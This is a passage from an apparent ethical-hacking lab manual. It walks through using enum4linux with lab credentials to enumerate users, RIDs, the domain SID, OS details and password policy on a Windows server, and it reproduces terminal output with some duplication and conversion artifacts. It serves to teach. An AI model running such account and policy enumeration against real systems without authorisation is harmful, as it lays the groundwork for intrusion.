
| Session Check on 10.10.1.22 |
|-----|
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

| Getting domain SID for 10.10.1.22 |
|-----|
```

11. In the terminal window, type **enum4linux -u martin -p apple -U [Target IP Address]** (here, **10.10.1.22**) and hit **Enter** to run the tool with the “get userlist” option.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-U** retrieves the userlist.

Note: In this case, **10.10.1.22** is the IP address of the **Windows Server 2022**.



The screenshot shows a terminal window titled "Parrot Terminal" running on a Linux system. The terminal displays the output of the enum4linux command. The command entered was "#enum4linux -u martin -p apple -U 10.10.1.22". The output shows target information for a Windows server at 10.10.1.22, including the domain name "CEH". It also shows that a session was successfully established using the credentials "martin" and "apple". Finally, it provides the domain SID for the target.

```
[root@parrot]# enum4linux -u martin -p apple -U 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
00:07 2022

=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Tracing |
=====
| Enumerating Workgroup/Domain on 10.10.1.22 | 
[+] Got domain/workgroup name: CEH
[+] Session Check on 10.10.1.22
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
Menu  Parrot Terminal
```

12. Enum4linux starts enumerating and displays data such as Target Information, Workgroup/Domain, domain SID (security identifier), and the list of users, along with their respective RIDs (relative identifier), as shown in the screenshots below.

```

Parrot Terminal
File Edit View Search Terminal Help
| Target Information |
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

| Enumerating Workgroup/Domain on 10.10.1.22 |
[+] Got domain/workgroup name: CEH

| Session Check on 10.10.1.22 |
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

| Getting domain SID for 10.10.1.22 |
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
[+] Host is part of a domain (not a workgroup)

| Users on 10.10.1.22 |
index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering the computer/domain
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null) Desc: Built-in account for guest access to the computer/domain
index: 0xfb1 RID: 0x44f acb: 0x00000210 Account: jason Name: Jason M. Desc: (null)
index: 0xf0f RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null) Desc: Key Distribution Center Service Account
index: 0xfb2 RID: 0x450 acb: 0x00000210 Account: martin Name: Martin J. Desc: (null)
index: 0xfb3 RID: 0x451 acb: 0x00000210 Account: shiela Name: Shiela D. Desc: (null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[jason] rid:[0x44f]
user:[martin] rid:[0x450]
user:[shiela] rid:[0x451]
enum4linux complete on Fri Jun 10 10:00:07 2022

[root@parrot] ~
#
```

13. Second, we will obtain the OS information of the target; type **enum4linux -u martin -p apple -o [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-o** retrieves the OS information.

The screenshot shows a terminal window titled "Parrot Terminal". The command entered is "#enum4linux -u martin -p apple -o 10.10.1.22". The output displays target information, domain enumeration, session checking, and domain SID retrieval for the specified host.


```
[root@parrot]# enum4linux -u martin -p apple -o 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
02:55 2022

=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH
[CEHv12Module]
=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
```

14. The tool enumerates the target system and lists its OS details, as shown in the screenshot.



```
Parrot Terminal
File Edit View Search Terminal Help
=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH

=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
[+] Host is part of a domain (not a workgroup)

=====
| OS information on 10.10.1.22 |
=====

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH

=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
[+] Host is part of a domain (not a workgroup)

=====
| OS information on 10.10.1.22 |
=====

Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.1.22 from smbclient:
[+] Got OS info for 10.10.1.22 from srvinfo:
  10.10.1.22   Wk Sv Sql PDC Tim NT LMB
  platform_id   :      500
  os_version    :      10.0
  server_type   : 0x84102f
enum4linux complete on Fri Jun 10 10:02:55 2022

-[root@parrot]-(~)
#
```

15. Third, we will enumerate the password policy information of our target machine. In the terminal window, type **enum4linux -u martin -p apple -P [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

Note: In this command, **-u user** specifies the username to use, **-p pass** specifies the password and **-P** retrieves the password policy information.

The screenshot shows a terminal window titled "Parrot Terminal". The command entered is "#enum4linux -u martin -p apple -P 10.10.1.22". The output displays target information, domain enumeration, session checking, and domain SID retrieval.

```
[root@parrot]# enum4linux -u martin -p apple -P 10.10.1.22
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/
05:25 2022

=====
| Target Information |
=====
Target ..... 10.10.1.22
RID Range ..... 500-550,1000-1050
Username ..... 'martin'
Password ..... 'apple'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.1.22 |
=====
[+] Got domain/workgroup name: CEH
[CEH]\Module13

=====
| Session Check on 10.10.1.22 |
=====
[+] Server 10.10.1.22 allows sessions using username 'martin', password 'apple'

=====
| Getting domain SID for 10.10.1.22 |
=====
Domain Name: CEH
Domain Sid: S-1-5-21-683823124-2085745161-277811110
::: Menu  Parrot Terminal
```

